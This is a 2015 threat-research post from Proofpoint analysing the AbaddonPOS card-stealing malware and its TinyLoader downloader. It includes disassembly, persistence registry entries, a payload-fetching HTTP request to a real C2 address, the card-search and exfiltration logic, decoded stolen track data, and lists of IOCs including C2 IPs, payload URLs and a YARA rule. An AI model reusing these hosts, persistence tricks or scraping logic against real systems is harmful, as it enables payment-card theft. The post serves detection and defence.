AbaddonPOS: A new point of sale threat linked to Vawtrak

proofpoint.com/us/threat-insight/post/AbaddonPOS-A-New-Point-Of-Sale-Threat-Linked-To-Vawtrak

November 11, 2015





<u>Threat Insight</u> AbaddonPOS: A new point of sale threat linked to Vawtrak



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Point of sale (PoS) malware has been implicated in some of the biggest recent data breaches, striking retailers, restaurants, hospitality and organizations from a variety of industries, and often targeting consumers in the US. [1] Once considered too difficult to carry out to be practical for cybercriminals, the retail breaches of late 2013 demonstrated that these attacks are both feasible and highly profitable for cybercriminals, and PoS malware has since continued to evolve and grow in both variety and sophistication. [2]

Proofpoint threat researchers recently detected a new addition to PoS malware landscape. Named AbaddonPOS by Proofpoint researchers, this sample was initially discovered as it was being downloaded in the process of a Vawtrak infection. This use of additional payloads to enhance attack capabilities offers another example of efforts by threat actors to expand their target surfaces through the delivery of multiple payloads in a single campaign, in this case by including potential PoS terminals. This post will analyze AbaddonPOS; discuss the observed infection vectors; and expose, details on the downloader used to retrieve this new PoS malware. We will also provide evidence to demonstrate that the downloader malware and PoS malware are closely related, perhaps even written by the same actor or actors.

Known infection vectors

On October 8, Proofpoint researchers observed Vawtrak [3] (project ID 5) downloading TinyLoader, a downloader that uses a custom protocol for downloading executable payloads from its command and control (C2) server. TinyLoader was then used to download another downloader in the form of shellcode, which then downloaded AbaddonPOS. Although this infection vector was initially specific to Vawtrak's project ID 5, we have also since observed it delivered in project IDs 6, 9, 10, 12, and 13. The project ID's are most easily observed with Vawtrak C2 traffic, as they are stored encoded in the PHPSESSID cookie value. Using the cookie value we provided as an example in our research on Vawtrak enables us to see it in a decoded state (Fig. 1). Bytes 4-7 contain the project ID in little-endian byte order.



Figure 1: Decoded Vawtrak cookie displaying campaign/project ID

In addition to observing AbaddonPOS as it was delivered by an Angler EK \rightarrow Bedep \rightarrow Vawtrak infection (Cyphort, [4]) and Angler EK \rightarrow Bedep (bypassing Vawtrak), Proofpoint researchers have also observed this infection behavior delivered by weaponized Microsoft[®] Office documents downloading Pony \rightarrow Vawtrak (Fig. 2).






Figure 2: AbaddonPOS infection chain

TinyLoader

TinyLoader's sole purpose in this infection chain is to retrieve executable instructions from the C2, which allows the attackers to execute their own custom shellcode on infected machines in addition to downloading and executing additional malware payloads. True to its name, TinyLoader is typically 2-5KB in size. One notable characteristic of TinyLoader is that prior to contacting its single hardcoded C2 IP address, the malware will first check to see if it is running as an x64 or x86 process using the IsWow64Process Windows API (Fig 3.). TinyLoader selects a value based on the result of this API call, and the result is then used to tell the C2 which executable code should be downloaded to the infected client.

002D01E4	FF95 B0020000	CALL DWORD PTR SS:[EBP+2B0]	kernel32.IsWow64Process
002D01EA	83BD 40050000	(CMP DWORD PTR SS:[EBP+540],1	
002D01F1 🗸	75 02	JNE SHORT 002D01F5	
002D01F3 🗸	EB ØC	JMP SHORT 002D0201	
002D01F5	C785 40050000	(MOV DWORD PTR SS:[EBP+540],84000000	×86
002D01FF	EB ØA	JMP SHORT 002D020B	
002D0201	C785 40050000	(MOV DWORD PTR SS:[EBP+540].BA000000	x64
00000000	20.20	DOOL 10	I

Figure 3: TinyLoader API call checking for x86 or x64

As shown in Figure 3 above, 0x84 is used with x86 processes while 0xBA is used with x64 processes; however, the values used for each architecture vary depending on the variant. Once the correct architecture is selected, TinyLoader builds a packet to send to the C2 to initiate the payload download process. Prior to retrieving the downloader that downloads AbaddonPOS, we have observed TinyLoader first retrieve a copy of itself (this step may vary slightly), which is then used as a persistence method by adding a registry key to

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run (Fig. 4). TinyLoader may also download a DLL version of itself, in which case the registry key observed is similar to the following: regsvr32.exe /s "C:\PROGRA~2\[a-zA-Z0-9]+\.dll"

Name	Туре	Data
(Default)	REG_SZ	(value not set)
ab vssadmin	REG_SZ	"C:\PROGRA~2\vssadmin.exe"

Figure 4: Example of TinyLoader persistence registry key

Once the persistent payload is written to disk, another payload is downloaded by TinyLoader in the form of shellcode (Fig. 5), the purpose of which is to manually craft a HTTP request that is then used to download an AbaddonPOS payload (Fig. 6).

•						Foll	ow	тср	Sti	eam	(tcj	o.st	rea	m e	q 80))			
Stream C	ontent																		
000000	90 01	6e 1	77 (54 2	23	7e (e2	3d	Θc	00 (90 8	34					. nwo	d#~.=	
000	900000	01	6e	77	64	00	00	00	00	9d	02	00	00	8b	55	00	8b	.nwd	U
000	000010							00										.9t	
000	900020	55	00	89	1a	с3	8b	4d	00									UM.	-
000	900030	18						00										1	
	000040							83										s	
	000050							64										nwd.	
	900060							00										d	
	900070	90						90											
	900080							90											
	900090				_			90		90									
	9000A0							00										P	
	9000B0	00						ff										.GETu	
	9000C0							ff]5S.u	
	9000D0							54										HTT	
	9000E0							00											
	0000F0	8b						03										.].f	
	900100	65						6e										er-Agent	
	900110							28										a/4.0 (c	
	900120	65						10										e;)u.	
	900130	ff						8b]	
	900140	07	00					73										Host	
	900150	80	02	00				00]	
	900160	80						10										u	
	900170							e8										f	
000	900180	03	74	69	01	0e	3a	20	40	05	05	10	20	41	00	69	/0	ction: K	eep-Ativ

Figure 5: TinyLoader binary protocol retrieving shellcode

```
GET /f_p/f_910.exe HTTP/1.1
User-Agent: Mozilla/4.0 (compatible;)
Host: 50.7.143.61
Connection: Keep-Alive
```

Figure 6: HTTP request retrieving AbaddonPOS variant, crafted by shellcode

AbaddonPOS

AbaddonPOS is another addition to the PoS malware category, which has attracted a significant amount of attention from malware authors over the years. [4] Similar to TinyLoader, AbaddonPOS is a relatively small package, with most samples being 5KB in size. While the core functionality of this new addition is fairly simple, it contains several features that merit analysis and further discussion: anti-analysis, code obfuscation, persistence, locating credit card data, and a custom protocol for exfiltrating data.

Anti-analysis and obfuscation

AbaddonPOS implements several basic anti-analysis and obfuscation techniques to hinder manual and automated analysis techniques. For example, AbaddonPOS employs a CALL instruction to push a function parameter onto the stack rather than simply using, for instance, the more common PUSH instruction. A CALL instruction pushes the next address onto the stack, which is typically used as a return address following a RETN instruction. In this case, the CALL instruction is used to push the address containing a string (Fig. 7): specifically, the address containing the string "devil_host" is pushed onto the stack, which is then used as a mutex.

00401BD5	· • •	E8 0800000	CALL 00401BE5 (ASCII "devil_host",0 PUSH 0 PUSH 0 CALL DWORD PTR DS:[<&kernel32.CreateMute	f Name = "j", jump over immediate data
00401BDA	1	64 65 76 69 6C 5F	(ASCII "devil_host",0	ASCII "devil_host"
00401BE5	1	6A 00	PUSH 0	InitialOwner = FALSE
00401BE7	Ш • -	6A 00	PUSH 0	pSecurity = NULL
00401BE9	1 ·	FF15 E0204000	ASCII "devil_host",0 PUSH 0 PUSH 0 CALL DWORD PTR DS:[<&kernel32.CreateMut)	KERNEL32.CreateMutexA

Figure 7: AbaddonPOS using CALL instruction to hinder static analysis

Most of AbaddonPOS' code is not obfuscated or packed, with the exception of the code used to encode and transmit stolen credit card data. This shellcode is encoded using a 4-byte XOR key; however the key is not hardcoded. Instead, using the first 4-bytes of the decoded shellcode, the malware iterates over all possible 4-byte XOR keys until the correct one is found by checking the result against the hardcoded instructions: 0x5589E58B (Fig. 8). Once the XOR result matches the hardcoded instructions, then the correct key has been found and the malware continues to decode the shellcode using that key.




Figure 8: AbaddonPOS shellcode decoding routine

Locating credit card data

AbaddonPOS searches for credit cards by reading the memory of all processes except itself by first blacklisting its own PID using the GetCurrentProcessId API. To find credit card data, AbaddonPOS roughly follows this process:

- 1. Search for 3, 4, 5, or 6 string characters, indicating the first number of a potential credit card
- 2. Credit card number length >= 13 and <= 19
- 3. Valid track delimiter (track 1: "^", track 2: "=", or "D")
- 4. Track 1 max length: 120, Track 2 max length: 60
- 5. Additional checks based on whether track 1 or track 2 delimiters were found
- 6. Check credit card number with the Luhn algorithm

The AbaddonPOS sample with md5 hash: f63e0a7ca8349e02342c502157ec485d was analyzed for the process above. The slightly older version of AbaddonPOS may contain slightly modified functionality, including not allowing "D" as a track 2 delimiter.

Exfiltrating stolen credit card data

Although many of the different PoS malware families rely on HTTP to exfiltrate data, AbaddonPOS uses a custom binary protocol. Communication and exfiltration of credit card data is carried out by the decoded shellcode discussed above. A single hardcoded IP address is used as the C2 address, as well as the encoding routine that is used to obfuscate exfiltrated data. An example of the network traffic generated during a single credit card data exfiltration attempt is shown in Figure 9.As a result of this analysis, Proofpoint created and published ET Pro IDPS signatures (ID's 2814677-2814680) to detect exfiltration attempts on October 30.

▼						F	ollo	T wo	CP S	tre	am	(tcp	.str	ean	n ec	5)		
Stream Cont	ent–																	
00000000 00000010																		
00000020																		-
00000030	03	69	cf	f2	6C												.il	

Figure 9: AbaddonPOS exfiltrating encoded credit card data to C2

The first four bytes of the network traffic are the length of the encoded data, while the following four bytes are the value of the process handle returned by OpenProcess. The subsequent bytes are the encoded exfiltrated data, which in a decoded state follows this format:

```
[credit card data] ***[process name]
```

To encode the data, the malware first XORs four bytes of the plaintext with the process handle, followed by a second XOR with a hardcoded 4-byte key. The exfiltration network traffic in Figure 9 is shown in its plaintext state in Figure 10.

Decoded AbaddonPOS exfiltration network traffic: 000000000: 36 34 38 30 39 31 37 31 30 37 37 36 31 35 35 34 6480917107761554 00000010: 3D 32 33 30 33 31 35 32 39 39 36 33 39 20 2A 2A =230315299639 ** 00000020: 2A 72 6F 62 75 73 74 2E 65 78 65 0D 0A *robust.exe..

Figure 10: Plaintext exfiltrated credit card data and process name

The following Python script can be used to decode the network traffic, provided it has been encoded using the technique described above:

hexdump.hexdump(decoded)

AbaddonPOS Variations

Of the samples Proofpoint researchers have discovered and analyzed so far, very few samples seem to have had any functionality added or removed. While "devil_host" is the most prominent mutex used by this malware, we have also found a sample that uses "devil_kor" (md5, a55843235cd8e36c7e254c5c05662a5b), and another that uses "DeviL_Task" (md5, ac03e0e9f70136adede78872e45f6182). We also observed a slightly updated version of AbaddonPOS (see *IOCs*) where almost all functionality was relocated to the encoded shellcode. In these updated samples the mutex "MG_REX" was used and the credit card search algorithm was also modified by adding 'D' as a valid track 2 delimiter.

Connecting the dots

TinyLoader has now been in development for at least a year, with a first sighting reported on January 16, 2015. Over the past year, TinyLoader has undergone several developmental changes, including:

- Switching from UDP protocol to TCP
- Removing process and UUID reporting
- Adding different anti-analysis
- Adding obfuscation and encoding

With the emergence of AbaddonPOS, it was quickly apparent that TinyLoader and AbaddonPOS are closely connected, and not simply because TinyLoader was used as the downloader. The code of TinyLoader and AbaddonPOS share some important similarities, including:

- Anti-analysis (CALL to push strings onto stack)
- Obfuscation (encoding shellcode using exact same encoding routine)

The similarities with code excerpts including a timeline according to Proofpoint data are provided below (Fig. 11).




Figure 11: Code history comparison for TinyLoader and AbaddonPOS

Conclusion

The practice of threat actors to increase their target surfaces by leveraging a single campaign to deliver multiple payloads is by now a well-established practice. While using this technique to deliver point of sale malware is less common, the approach of the US holiday shopping season gives cybercriminals ample reason to maximize the return on their campaigns by distributing a new, powerful PoS malware that can capture the credit and debit card transactions of holiday shoppers.

UPDATE November 24, 2015

Further research on TinyLoader and AbaddonPOS turned up samples indicating that this threat has been in the wild since at least August 2015. The current earliest known samples of AbaddonPOS include:

266ce6d907a90e83da0083eee06af123 -> svchost_bin -> 50.7.138.138:13131 -> Compilation timestamp 2015-08-19 22:29:46

91992a1cac7f15e899b22d9a53cabf71 -> svchost_bin -> 50.7.124.172:13131

538482356b4eb4e0552d16b08d5c2908 -> svchost_bin -> 50.7.124.172:13131

05134cd6a50440b2c6d9ef62d2c2c3a3 -> svchost_bin -> 50.7.124.172:13131

7b137055fd40c39bdc76d27ff4fc82ed -> 50.7.124.172:15151 -> Location: [hxxp://50.7.71[.]99/970/ad06b6e922623e436c7a.exe], downloaded by TinyLoader.C (md5: 4aa0ca129358b82a285e0d069a36e7fb)

7e49d646cb74718dcce21d3d3ad948d1 -> svchost_bin -> 50.7.124.172:14141 -> Location: [hxxp://50.7.71[.]99/upload/7e49d646cb.exe], downloaded by TinyLoader.C (md5: 3733bb7a96e3091183d80b7a4914c830)

c7db01ba6b73188640e0fb65aab0d535 -> svchost_bin -> 50.7.124.172:15151

The earliest versions of AbaddonPOS are distinguished primarily by fact that it first targets track data delimiters ("=" and "^") for finding potential credit card data instead of a beginning number ("3", "4", "5", and "6").

Three earlier versions of AbaddonPOS have been identified (credit: Nick Hoffman):

81055d3e6ab2f349f334a87b090041dc -> svchost_bin -> 50.7.138[.]138:13030

da0cd8228745081b58594103163d22b8 -> svchost_sin -> 50.7.138[.]138:13030

04b68e4f4c7583201397d6674a3e2503 -> svchost_ghost -> 50.7.138[.]138:14040

The primary difference between these versions and the AbaddonPOS version analyzed in the original post is that these other versions contain a process blacklist: these processes will not be scanned for credit card data. The implementation is unique in that it searches only the first four bytes of each process; if those four bytes match, then it will search two more; and if those match as well, that process will be skipped. (Fig. 12) The blacklist contained the following partial process names:

svchso

iexplo

smss.e

csrss.

winlog

lsass.

spools

alg.ex

firefo

chrome

winini

steam.

skype.

dwm.ex.

0040172CH >	→813D 3230400(CMP DWORD PTR DS:[403032].68637673	Isvch
00401736	25 0F	INE SHORT 00401747	
00401730	V LO OF		
00401738	66:813D 3630	CMP WORD PTR DS:[403036],736F	I SO
00401741	ØF84 47010001	CMP DWORD PTR DS:[403032],68637673 JNE SHORT 00401747 CMP WORD PTR DS:[403036],736F JE 0040188E	

Figure 12: AbaddonPOS svchost.exe blacklist instructions

Proofpoint researchers discovered the following additional hashes for AbaddonPOS: 4a85feef07d4aed664624331cdbcdd66 -> DeviL_TasK -> 5.8.60[.]23:21920 6ac78bc0bd16273c654cec105567c73e -> no startup mutex -> 5.8.60[.]23:21930 6b02efef0580dce8e49d27196cff6825 -> M_RAY -> 193.28.179[.]13:20930 6f1d8ca36190668163f005c7f2c9007f -> M_RAY -> 193.28.179[.]13:20950 421dfc4856262445d12fe110bf4f2c56 -> DeviL_TasK -> 5.8.60[.]23:21940 9646e0a87be71c225f2aa8639354bd4f -> M_RAY -> 193.28.179[.]13:20940 46810f106dbaaff5c3c701c71aa16ee9 -> no startup mutex -> 176.114.0[.]165:21940 e9aeb88d393e6259b5fb520bc7a49ac0 -> M_REX -> 193.28.179[.]105:20910 Other malware that are likely used by these actor(s) include: TinyLoader.C (md5: aa7897623f64576586e4b6ec99d8ccc6) was used to download Fleercivet/Bagsu, a Trojan used to commit adfraud (md5: 79dc1ce122f7bddd730d886df1a4739a, location: [hxxp://50.7.71[.]99/file/bin86crypt_full.exe])

TinyLoader.B (md5: a94c51c5e316d6e3b1cde1f80f99eb94) downloaded Fleercivet (md5: 637b764c78ddda0e1d5351a10b19bcb8, location: [hxxp://50.7.71[.]214/upload/7777.exe])

TinyLoader.C (md5: 739cea68598ae347fae1d983e16a7d27) downloaded ReactorBot/Rovnix (md5: c755c9532c1ee517b25f98719968e154 and md5: 9a2fb9aa94d78313420c4106108b5fef, location: [hxxp://80.79.123[.]98/aurum/c.work.exe]

TinyLoader.C (md5: 19516ab9a7169c53bd811c975d5fea7d) was used to download Fleercivet (md5: 227e6b1f3e66f00a4fc683d4f39da904, location: [hxxp://50.7.143[.]61/id_1123.exe]) and a packed TinyLoader.C (md5: a86b91fda7ec634e44e4b6b7e69ed659, location: [hxxp://50.7.143[.]61/40930.exe])

These actors may have also employed CryptoWall at some point, as the imphash for 227e6b1f3e66f00a4fc683d4f39da904 matches the imphash for a known CryptoWall sample (md5: 2af149845f4d1ce8e712622d3f1ec46e). Both samples are packed, so it is possible that two actors utilized the same packer/crypter or packing/crypting service.

References

[1] <u>https://www.washingtonpost.com/news/the-switch/wp/2014/08/22/secret-service-estimates-type-of-malware-that-led-to-target-breach-is-affecting-over-1000-u-s-businesses/</u>

[2] <u>http://www.cio.com/article/2910024/data-breach/history-repeats-itself-as-pos-breaches-</u> <u>continue-in-2015.html</u>

[3] https://www.proofpoint.com/us/threat-insight/post/In-The-Shadows

[4] <u>http://www.cyphort.com/psychcental-com-infected-with-angler-ek-installs-bedep-vawtrak-and-pos-malware/</u>

[5] <u>http://researchcenter.paloaltonetworks.com/2015/10/understanding-and-preventing-point-of-sale-attacks/</u>

Indicators of Compromise (IOCs)

IDS/IPS Detection (ET signature IDs)

TinyLoader:

2020150-2020153,2020849-2020852,2812523,2812524,2814778,2814779,2814803

TinyDownloader (downloader shellcode HTTP request):

2814810

AbaddonPOS: 2814677-2814680 TinyLoader Samples: 0c77886a3ea42b75fcd860d4d97e72c5 a3ea1a008619687bdfef08d2af83f548 a53d8212a47bf25eeca87c1e27042686 a7a666ab9548fd1f0a8eb8050d8ca483 a9cc6736e573ad9e77359062e88114e2 aaac35389c9be79c67c4f5c4c630e5d5 b3a057f55a8fa2aad5b8d212a42b4a88 bcf271e83c964eb1fd89e6f1a7b7a62f c42f20e2a68b8829b52b8399b7b33bf2 d785592932323f6ddaa121bcdcbceba0 e08aeb0bfcbae33b851af9f8be413111 e92254f9ce7d6f45e907e77de146ef37 ec322598eec364a755b5aea70d2a2da8 1c02f2f3fa15cc6a472119389d25983e 1c2a757c63ee418135e89cc8ef0d6e63 2b3704e0acbcbc265d0d08502a9bf373 3a7ac0c907b2c406ab480d4ed2f18161 3f71031ce8ecb0f48847ccb8be86a5fe 4b86cbb2e9f195bef3770d877206068d 6ee164908a94a881032d0649e2bd2505 6f7fabeb9ce76a1d52dbf5a40cbc74e8

7b7ffdd46d1f7ccea146fd9d5a2412ae 7c69dc17977b3431ff15c1ae5927ed0d 7eddbf17a3d1e398621194b0f22402a7 8d6d7a7d77215370d733bda57ef029f4 8df542e35225e0708cd2b3fe5e18ac79 9b340ac013c052ffb2beb29d26009a24 47e5c290f3f443cca027aa344cbf194f 54f1cda856ae921846e27f6d7cc3d795 77f124332a17b3ef6c0b6a799ad0c888 89a19ccb91977d8b1a020f580083d014 9320175f8af07503a2b2eb4d057bac07 885829081f91c6baf458166c3f42e281 a1d1ba04f3cb2cc6372b5986fadb1b9f TinyLoader C2 IP addresses: 91.234.34[.]44 50.7.138[.]138 149.154.64[.]167 5.8.60[.]23 176.114.0[.]165 AbaddonPOS Samples: 5bf979f90307bac11d13be3031e4c6f9 a168fef5d5a3851383946814f15d96a7 a55843235cd8e36c7e254c5c05662a5b 1c19494385cb21b7e18252b5abd104f6 2b58f7cb4df18509a743226064b30675

752dcae6eb492263608a06489546098f 976275965fcf19a98da824b1959500c1 227e6b1f3e66f00a4fc683d4f39da904 8ca1278e2821fd2dd19c28725f754577 ac03e0e9f70136adede78872e45f6182 12cd4df2264624578919596371edee81 317f9c57f7983e2608d5b2f00db954ff f63e0a7ca8349e02342c502157ec485d 0900582ba65c70a421b5d21d4ed21f16 4b0db5398f02dae5315f0baff1475807 703f492b2624899ec47b929f65265bbb 5e33b1273b2e2d4cd0986b9873ab4bc4 d11c4a4f76b2bea502b80229a83c30bc e50edb61e796c6ead88cac53719e2d00 dc1a975e20eca705c6c78dc24f1290b5 6a6977ea317f0240a3dacc0753257518 5e06563f6303eab10c3cd46f0fd5c2d6 7ef654cdc7c2b54772400e26eb292caf 946be7ddd511ff9f49b5073896346eab AbaddonPOS Exfiltration C2 IP addresses: 5.8.60[.]23:21910 5.8.60[.]23:21930 50.7.138[.]138:13030 50.7.138[.]138:15050 91.234.34[.]44:20940

91.234.34[.]44:20970

149.154.64[.]167:20910

149.154.64[.]167:20920

149.154.64[.]167:20940

149.154.64[.]167:20940

176.114.0[.]165:20910

176.114.0[.]165:21910

176.114.0[.]165:21940

Observed AbaddonPOS Location URLs:

[hxxp://50.7.143[.]61/f_p/f_940.exe]

[hxxp://50.7.143[.]61/n_p/n_940.exe]

[hxxp://50.7.143[.]61/kor_up.exe]

[hxxp://50.7.143[.]61/f_p/f_910.exe]

[hxxp://50.7.143[.]61/f_p/15050.exe]

[hxxp://50.7.143[.]61/a_p/a_970.exe]

[hxxp://50.7.143[.]61/x_file/x_910.exe]

[hxxp://50.7.143[.]61/x_file/x_930.exe]

[hxxp://50.7.143[.]61/files/p_910.exe]

[hxxp://50.7.143[.]61/a_p/a_970.exe]

[hxxp://50.7.138[.]138/file_x/x_910.exe]

[hxxp://50.7.138[.]138/file_x/x_930.exe]

[hxxp://50.7.138[.]138/n_940.exe]

[hxxp://50.7.138[.]138/n_910.exe]

[hxxp://50.7.71[.]99/explorer.exe]

AbaddonPOS Yara signature:

```
{
```

meta:

```
description = "AbaddonPOS"
author = "Darien Huss, Proofpoint"
reference = "md5,317f9c57f7983e2608d5b2f00db954ff"
```

strings:

\$s1 = "devil_host" fullword ascii
\$s2 = "Chrome" fullword ascii
\$s3 = "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run" fullword ascii
\$i1 = { 31 ?? 81 ?? 55 89 E5 8B 74 }

condition:

uint16(0) == 0x5a4d and (all of (\$s*) or \$i1) and filesize <= 10KB

}

Code Comparison Samples

TinyLoader.A,1e4906b4cfcad2e8d34a4937fa0c93e2

TinyLoader.B1,c0d530c9724d7c42adab3c7030a2383b

TinyLoader.B2,bd69714997e839618a7db82484819552

TinyLoader.C,739cea68598ae347fae1d983e16a7d27

TinyLoader.D1,7eddbf17a3d1e398621194b0f22402a7

TinyLoader.X64,b10444fcb83c03a5d6395831721fe750

AbaddonPOS,f63e0a7ca8349e02342c502157ec485d

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